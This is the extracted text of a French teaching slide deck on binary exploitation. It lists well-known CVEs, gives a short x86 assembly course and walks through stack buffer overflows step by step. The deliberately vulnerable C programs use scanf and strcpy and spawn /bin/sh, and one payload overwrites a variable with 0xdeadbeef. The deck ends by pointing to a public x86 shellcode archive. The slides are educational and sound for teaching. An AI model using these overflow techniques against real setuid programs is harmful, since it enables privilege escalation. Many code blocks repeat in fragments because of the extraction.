

\$ ./pwn

*(Ou comment prétendre être un **h4ck3r** au réveillon.)*

# Quelques failles de type pwn que j'ai trouvé marrantes...

CVE-2012-0809

## sudo\_debug

Vulnérabilité de type *format string* + *integer overflow*, permettant de faire une élévation de privilèges.

CVE-2014-0160

## Heartbleed

Vulnérabilité sur OpenSSL de type *buffer underflow* permettant à l'attaquant de lire la mémoire d'un serveur ou d'un client.

CVE-2015-0235

## Ghost

Vulnérabilité de type *buffer overflow* sur le tas. Permet à l'attaquant d'exécuter du code arbitraire en exploitant les fonctions de résolution DNS.

CVE-2016-5195

## Dirty COW

Vulnérabilité du kernel Linux permettant à l'attaquant d'effectuer une escalade de privilège en exploitant une faille de type *race condition*.

“De toute façon les failles de type overflow, c’est du passé.”



```
$ ./pwn
```

# Disclaimer: Les outils

IDA

Hopper

Radare2

gdb....


# On se concentre sur...

Les binaires Linux qui tournent sur une architecture i386.

*Crash course* ASM

# L'assembleur - *Syntaxe Intel*

Dans un programme genre **Firefox**:



Les registres généraux: **EAX, EBX, ECX, EDX**

Les autres registres... **EIP, EBP, ESP**



# L'assembleur - *Syntaxe Intel*

Résumé de l'épisode précédent:

Registres: eax, ebx, ecx, edx, ebp, esp, eip...

Quelques mnémoniques: add, mov, cmp, jmp, je, call, push, pop, ret, leave

**En gros, Google est votre ami...**


1

**Les *buffers overflows*.**

```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 int main(){
5     long val=0x41414141;
6     char buf[20];
7
8     printf("Correct val's value from 0x41414141 -> 0xdeadbeef!\n");
9     printf("Here is your chance: ");
10    scanf("%24s",&buf);
11
12    printf("buf: %s\n",buf);
13    printf("val: 0x%08x\n",val);
14
15    if(val==0xdeadbeef){
16        setreuid(geteuid(),geteuid());
17        system("/bin/sh");
18    }
19    else {
20        printf("WAY OFF!!!!\n");
21        exit(1);
22    }
23
24    return 0;
25 }
```

```
5 | long val=0x41414141;
6 | char buf[20];
7 |
8 | printf("Correct val's value from 0);
9 | printf("Here is your chance: ");
10 | scanf("%24s",&buf);
11 |
12 | printf("buf: %s\n",buf);
13 | printf("val: 0x%08x\n",val);
14 |
15 | if(val==0xdeadbeef){
16 |     | setreuid(geteuid(),geteuid());
17 |     | system("/bin/sh");
18 | }
19 | else {
20 |     | printf("WAY OFF!!!!\n");
21 |     | exit(1);
22 | }
```

```
5 long val=0x41414141;  
6 char buf[20];  
7  
8  
9
```



```
20 printf("WAY OFF!!!!\n");  
21 exit(1);  
22 }
```

```
5  → long val=0x41414141;
6  char buf[20];
7
8  printf("Correct val's value from 0x");
9  printf("Here is your chance: ");
10 scanf("%24s",&buf);
11
12 printf("buf: %s\n",buf);
13 printf("val: 0x%08x\n",val);
14
15 if(val==0xdeadbeef){
16     setreuid(geteuid(),geteuid());
17     system("/bin/sh");
18 }
19 else {
20     printf("WAY OFF!!!!\n");
21     exit(1);
22 }
```

val:


0x41 0x41 0x41 0x41

```
5 | long val=0x41414141;
6 | char buf[20];
7 |
8 | printf("Correct val's value from 0);
9 | printf("Here is your chance: ");
10 | scanf("%24s",&buf);
11 |
12 | printf("buf: %s\n",buf);
13 | printf("val: 0x%08x\n",val);
14 |
15 | if(val==0xdeadbeef){
16 |     setreuid(geteuid(),geteuid());
17 |     system("/bin/sh");
18 | }
19 | else {
20 |     printf("WAY OFF!!!!\n");
21 |     exit(1);
22 | }
```

buf:



val:



```

5 | long val=0x41414141;
6 | char buf[20];
7 |
8 | printf("Correct val's value from 0x");
9 | printf("Here is your chance: ");
10 | scanf("%24s",&buf);
11 |
12 | printf("buf: %s\n",buf);

```

swaglol

```

15 | if (val == 0x41414141) {
16 |     setreuid(geteuid(),geteuid());
17 |     system("/bin/sh");
18 | }
19 | else {
20 |     printf("WAY OFF!!!!\n");
21 |     exit(1);
22 | }

```

buf:


val:

0x41	0x41	0x41	0x41



```
5  | long val=0x41414141;
6  | char buf[20];
7
8  | printf("Correct val's value from 0x");
9  | printf("Here is your chance: ");
10 | scanf("%24s",&buf);
11
12 | printf("buf: %s\n",buf);
13 | printf("val: 0x%08x\n",val);
14
15 | if(val==0xdeadbeef){
16 |     setreuid(geteuid(),geteuid());
17 |     system("/bin/sh");
18 | }
19 | else {
20 |     printf("WAY OFF!!!!\n");
21 |     exit(1);
22 | }
```



```

5  | long val=0x41414141;
6  | char buf[20];
7
8  | printf("Correct val's value from 0);
9  | printf("Here is your chance: ");
10 | scanf("%24s",&buf);
11
12 | printf("buf: %s\n",buf);

```

BBBBBBBBBBBBBBBBBBBBBBBBBBBBBCDEF

```

15 | if (val == 0x41414141) {
16 |     setreuid(geteuid(),geteuid());
17 |     system("/bin/sh");
18 | }
19 | else {
20 |     printf("WAY OFF!!!!\n");
21 |     exit(1);
22 | }


```

buf:


val:

0x41	0x41	0x41	0x41

```
5  | long val=0x41414141;
6  | char buf[20];
7
8  | printf("Correct val's value from 0x");
9  | printf("Here is your chance: ");
10 | scanf("%24s",&buf);
11
12 | printf("buf: %s\n",buf);
13 | printf("val: 0x%08x\n",val);
14
15 | → if(val==0xdeadbeef){
16 |     | setreuid(geteuid(),geteuid());
17 |     | system("/bin/sh");
18 | }
19 | else {
20 |     | printf("WAY OFF!!!!\n");
21 |     | exit(1);
22 | }
```



```

5 | long val=0x41414141;
6 | char buf[20];
7 |
8 | printf("Correct val's value from 0);
9 | printf("Here is your chance: ");
10 | scanf("%24s",&buf);
11 |
12 | printf("buf: %s\n",buf);

```

val = 0x46454443

```

15 | if (val == 0x46454443) {
16 |     setreuid(geteuid(),geteuid());
17 |     system("/bin/sh");
18 | }
19 | else {
20 |     printf("WAY OFF!!!!\n");
21 |     exit(1);
22 | }

```

buf:	B	B	B	B
	B	B	B	B
	B	B	B	B
	B	B	B	B
val:	0x43 0x44 0x45 0x46			

```

5   | long val=0x41414141;
6   | char buf[20];
7
8   | printf("Correct val's value from 0);
9   | printf("Here is your chance: ");
10  | scanf("%24s",&buf);
11
12  | printf("buf: %s\n",buf);

```

20 \* 'B' + '\xef\xbe\xad\xde'

```

15  | if (val == 0x41414141) {
16  |     setreuid(geteuid(),geteuid());
17  |     system("/bin/sh");
18  | }
19  | else {
20  |     printf("WAY OFF!!!!\n");
21  |     exit(1);
22  | }

```

buf:


val:

0x41	0x41	0x41	0x41
------	------	------	------

```
5  | long val=0x41414141;
6  | char buf[20];
7
8  | printf("Correct val's value from 0x");
9  | printf("Here is your chance: ");
10 | scanf("%24s",&buf);
11
12 | printf("buf: %s\n",buf);
13 | printf("val: 0x%08x\n",val);
14
15 | if(val==0xdeadbeef){
16 |     | setreuid(geteuid(),geteuid());
17 |     | system("/bin/sh");
18 | }
19 | else {
20 |     | printf("WAY OFF!!!!\n");
21 |     | exit(1);
22 | }
```

buf:


B	B	B	B
B	B	B	B
B	B	B	B
B	B	B	B
B	B	B	B

val:

0xEF	0xBE	0xAD	0xDE
------	------	------	------

```
1
2
3
4
5 int main(int argc, char * argv[]){
6     char buf[128];
7
8     :
9
10    :
11
12    strcpy(buf,argv[1]);
13
14
15    return 0;
16 }
```

```
5 int main(int argc, char * argv){  
6   char buf[128];  
7  
8  
9  
10  
11  
12   strcpy(buf, argv[1]);  
13  
14  
15   return 0;  
16 }
```



The diagram illustrates a memory stack. A vertical grey line represents the stack's growth. At the bottom is a light grey rectangular block. Above it is a black rectangular box with a white border, labeled 'buf[128]' in white text. This box represents the memory buffer allocated for the program.

buf[128]



```
0x0804844b <+0>:      push    ebp
0x0804844c <+1>:      mov     ebp,esp
0x0804844e <+3>:      add     esp,0xffffffff80
0x08048451 <+6>:      cmp     DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:     jne     0x8048471 <main+38>
0x08048457 <+12>:     mov     eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:     mov     eax,DWORD PTR [eax]
0x0804845c <+17>:     push    eax
0x0804845d <+18>:     push    0x8048520
0x08048462 <+23>:     call   0x8048300 <printf@plt>
0x08048467 <+28>:     add     esp,0x8
0x0804846a <+31>:     push    0x1
0x0804846c <+33>:     call   0x8048320 <exit@plt>
0x08048471 <+38>:     mov     eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:     add     eax,0x4
0x08048477 <+44>:     mov     eax,DWORD PTR [eax]
0x08048479 <+46>:     push    eax
0x0804847a <+47>:     lea     eax,[ebp-0x80]
0x0804847d <+50>:     push    eax
0x0804847e <+51>:     call   0x8048310 <strcpy@plt>
0x08048483 <+56>:     add     esp,0x8
0x08048486 <+59>:     lea     eax,[ebp-0x80]
0x08048489 <+62>:     push    eax
0x0804848a <+63>:     push    0x8048534
0x0804848f <+68>:     call   0x8048300 <printf@plt>
0x08048494 <+73>:     add     esp,0x8
0x08048497 <+76>:     mov     eax,0x0
0x0804849c <+81>:     leave
0x0804849d <+82>:     ret
```

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4
5 int main(int argc, char * argv[]){
6     char buf[128];
7
8     if(argc == 1){
9         printf("Usage: %s argument\n", argv[0]);
10        exit(1);
11    }
12    strcpy(buf,argv[1]);
13    printf("%s", buf);
14
15    return 0;
16 }
```

```
0x0804844b <+0>:    push    ebp
0x0804844c <+1>:    mov     ebp,esp
0x0804844e <+3>:    add     esp,0xffffffff80
0x08048451 <+6>:    cmp     DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:   jne     0x8048471 <main+38>
0x08048457 <+12>:   mov     eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:   mov     eax,DWORD PTR [eax]
0x0804845c <+17>:   push    eax
0x0804845d <+18>:   push    0x8048520
0x08048462 <+23>:   call    0x8048300 <printf@plt>
0x08048467 <+28>:   add     esp,0x8
0x0804846a <+31>:   push    0x1
0x0804846c <+33>:   call    0x8048320 <exit@plt>
0x08048471 <+38>:   mov     eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:   add     eax,0x4
0x08048477 <+44>:   mov     eax,DWORD PTR [eax]
0x08048479 <+46>:   push    eax
0x0804847a <+47>:   lea     eax,[ebp-0x80]
0x0804847d <+50>:   push    eax
0x0804847e <+51>:   call    0x8048310 <strcpy@plt>
0x08048483 <+56>:   add     esp,0x8
0x08048486 <+59>:   lea     eax,[ebp-0x80]
0x08048489 <+62>:   push    eax
0x0804848a <+63>:   push    0x8048534
0x0804848f <+68>:   call    0x8048300 <printf@plt>
0x08048494 <+73>:   add     esp,0x8
0x08048497 <+76>:   mov     eax,0x0
0x0804849c <+81>:   leave
0x0804849d <+82>:   ret
```

ESP →

EBP →

buf[128]

```
0x0804844b <+0>:    push    ebp
0x0804844c <+1>:    mov     ebp,esp
0x0804844e <+3>:    add     esp,0xffffffff80
0x08048451 <+6>:    cmp     DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:   jne     0x8048471 <main+38>
0x08048457 <+12>:   mov     eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:   mov     eax,DWORD PTR [eax]
0x0804845c <+17>:   push    eax
0x0804845d <+18>:   push    0x8048520
0x08048462 <+23>:   call    0x8048300 <printf@plt>
0x08048467 <+28>:   add     esp,0x8
0x0804846a <+31>:   push    0x1
0x0804846c <+33>:   call    0x8048320 <exit@plt>
0x08048471 <+38>:   mov     eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:   add     eax,0x4
0x08048477 <+44>:   mov     eax,DWORD PTR [eax]
0x08048479 <+46>:   push    eax
0x0804847a <+47>:   lea     eax,[ebp-0x80]
0x0804847d <+50>:   push    eax
0x0804847e <+51>:   call    0x8048310 <strcpy@plt>
0x08048483 <+56>:   add     esp,0x8
0x08048486 <+59>:   lea     eax,[ebp-0x80]
0x08048489 <+62>:   push    eax
0x0804848a <+63>:   push    0x8048534
0x0804848f <+68>:   call    0x8048300 <printf@plt>
0x08048494 <+73>:   add     esp,0x8
0x08048497 <+76>:   mov     eax,0x0
0x0804849c <+81>:   leave
0x0804849d <+82>:   ret
```

ESP →

EBP →

buf[128]

```
0x0804844b <+0>:  push    ebp
0x0804844c <+1>:  mov     ebp,esp
0x0804844e <+3>:  add     esp,0xffffffff80
0x08048451 <+6>:  cmp     DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:  jne     0x8048471 <main+38>
0x08048457 <+12>:  mov     eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:  mov     eax,DWORD PTR [eax]
0x0804845c <+17>:  push    eax
0x0804845d <+18>:  push    0x8048520
0x08048462 <+23>:  call    0x8048300 <printf@plt>
0x08048467 <+28>:  add     esp,0x8
0x0804846a <+31>:  push    0x1
0x0804846c <+33>:  call    0x8048320 <exit@plt>
0x08048471 <+38>:  mov     eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:  add     eax,0x4
0x08048477 <+44>:  mov     eax,DWORD PTR [eax]
0x08048479 <+46>:  push    eax
0x0804847a <+47>:  lea     eax,[ebp-0x80]
0x0804847d <+50>:  push    eax
0x0804847e <+51>:  call    0x8048310 <strcpy@plt>
0x08048483 <+56>:  add     esp,0x8
0x08048486 <+59>:  lea     eax,[ebp-0x80]
0x08048489 <+62>:  push    eax
0x0804848a <+63>:  push    0x8048534
0x0804848f <+68>:  call    0x8048300 <printf@plt>
0x08048494 <+73>:  add     esp,0x8
0x08048497 <+76>:  mov     eax,0x0
0x0804849c <+81>:  leave
0x0804849d <+82>:  ret
```

EIP →

(EIP)

0x8048520

eax

buf[128]

EBP →

```
for function vfprintf:
```

```
push    ebp
```

```
mov     ebp,esp
```

```
push    edi
```

ESP  
EBP



(EBP)

(EIP)

0x8048520

eax

buf[128]

```
for function vfprintf:  
  push    ebp  
  mov     ebp, esp  
  push    edi
```

ESP →

VARIABLE\_PRINTF

EBP →

```
for function vfprintf:  
    push    ebp  
    mov     ebp, esp  
    push    edi
```

...

```
leave      = mov esp, ebp; pop ebp  
ret        = pop eip
```

ESP  
EBP →





```
for function vfprintf:  
  push    ebp  
  mov     ebp, esp  
  push    edi
```

...

```
leave    = mov esp, ebp; pop ebp  
ret      = pop eip
```

ESP →

(EIP)

0x8048520

eax

buf[128]

EBP →

```
for function vfprintf:  
    push    ebp  
    mov     ebp, esp  
    push    edi
```

...

```
leave      = mov esp, ebp; pop ebp  
ret        = pop eip
```

ESP →


0x8048520

eax

buf[128]

EBP →

```
0x0804844b <+0>:  push    ebp
0x0804844c <+1>:  mov     ebp,esp
0x0804844e <+3>:  add     esp,0xffffffff80
0x08048451 <+6>:  cmp     DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:  jne     0x8048471 <main+38>
0x08048457 <+12>:  mov     eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:  mov     eax,DWORD PTR [eax]
0x0804845c <+17>:  push    eax
0x0804845d <+18>:  push    0x8048520
0x08048462 <+23>:  call    0x8048300 <printf@plt>
0x08048467 <+28>:  add     esp,0x8
0x0804846a <+31>:  push    0x1
0x0804846c <+33>:  call    0x8048320 <exit@plt>
0x08048471 <+38>:  mov     eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:  add     eax,0x4
0x08048477 <+44>:  mov     eax,DWORD PTR [eax]
0x08048479 <+46>:  push    eax
0x0804847a <+47>:  lea     eax,[ebp-0x80]
0x0804847d <+50>:  push    eax
0x0804847e <+51>:  call    0x8048310 <strcpy@plt>
0x08048483 <+56>:  add     esp,0x8
0x08048486 <+59>:  lea     eax,[ebp-0x80]
0x08048489 <+62>:  push    eax
0x0804848a <+63>:  push    0x8048534
0x0804848f <+68>:  call    0x8048300 <printf@plt>
0x08048494 <+73>:  add     esp,0x8
0x08048497 <+76>:  mov     eax,0x0
0x0804849c <+81>:  leave
0x0804849d <+82>:  ret
```




```

0x0804844b <+0>:      push    ebp
0x0804844c <+1>:      mov     ebp,esp
0x0804844e <+3>:      add     esp,0xffffffff80
0x08048451 <+6>:      cmp     DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:     jne     0x8048471 <main+38>
0x08048457 <+12>:     mov     eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:     mov     eax,DWORD PTR [eax]
0x0804845c <+17>:     push    eax
0x0804845d <+18>:     push    0x8048520
0x08048462 <+23>:     call   0x8048300 <printf@plt>
0x08048467 <+28>:     add     esp,0x8
0x0804846a <+31>:     push    0x1
0x0804846c <+33>:     call   0x8048320 <exit@plt>
0x08048471 <+38>:     mov     eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:     add     eax,0x4
0x08048477 <+44>:     mov     eax,DWORD PTR [eax]
0x08048479 <+46>:     push    eax
0x0804847a <+47>:     lea     eax,[ebp-0x80]
0x0804847d <+50>:     push    eax
0x0804847e <+51>:     call   0x8048310 <strcpy@plt>
0x08048483 <+56>:     add     esp,0x8
0x08048486 <+59>:     lea     eax,[ebp-0x80]
0x08048489 <+62>:     push    eax
0x0804848a <+63>:     push    0x8048534
0x0804848f <+68>:     call   0x8048300 <printf@plt>
0x08048494 <+73>:     add     esp,0x8
0x08048497 <+76>:     mov     eax,0x0
0x0804849c <+81>:     leave
0x0804849d <+82>:     ret

```

ESP →


EBP →



Situation de toute à l'heure...




Situation actuelle



OK, mais je jump sur quoi ?

# OK mais je jump sur quoi ?



← → ↻ ⓘ Not secure | shell-storm.org/shellcode/ ☆

Intel x86

- [Linux/x86 - setuid + setgid + stdin re-open + exeve - 71 bytes by Andres C. Rodriguez \(acamro\)](#)
